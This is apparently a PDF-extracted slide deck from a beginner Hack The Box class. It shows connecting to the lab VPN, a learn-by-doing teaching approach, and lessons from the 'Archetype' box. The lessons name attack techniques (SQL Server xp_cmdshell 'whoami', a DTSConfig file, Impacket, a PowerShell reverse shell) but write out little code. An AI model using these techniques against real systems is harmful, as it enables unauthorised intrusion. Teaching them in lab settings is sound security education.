
# Make a connection...

```
(kali㉿kali)-[~/Desktop]  
$ sudo openvpn hTbJeroen.ovpn
```

# tun0???

```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.10.16.11 netmask 255.255.254.0 destination 10.10.16.11
    inet6 fe80::2b50:172b:b88f:6517 prefixlen 64 scopeid 0x20<link>
    inet6 dead:beef:4::1009 prefixlen 64 scopeid 0x0<global>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 192 (192.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


# VPN...





**WHY** all this **???**

# Harry...



# Harry


**Read** information

**Hear** information

**See** information

=

# Harry...



# Harry

**Read** information

**Hear** information

**See** information


=

**FORGET** information

# Harry...



Codaisseur



# Harry

**LEARN** by **DOING**

- + Tell
- + Show
- + Give materials
- + Filter important stuff
- + Challenge you
- + Repetition

# HtB walkthroughs...

**Archetype**

# Learn by doing...

**What did you learn?**



# Learn by doing...

- **Enters** and **spaces** are important
- **Hacking phases**
- **Smb clients**
- **SQL**
  - **IS\_SRVROLEMEMBER**
  - **xp\_cmdshell "whoami"**
- **Git clone**
- **Pip install .**
- **Cat alternative for windows**

# Learn more...

**\$ports=\$(nmap.....**

**DTScondig file**

**Impacket**


**Reverse shell code (powershell)**




**But...**

**Be** carefull..

# HomeWork...



1x



1x

# HomeWork...



**Archetype**  
EASY



**Oopsie**  
EASY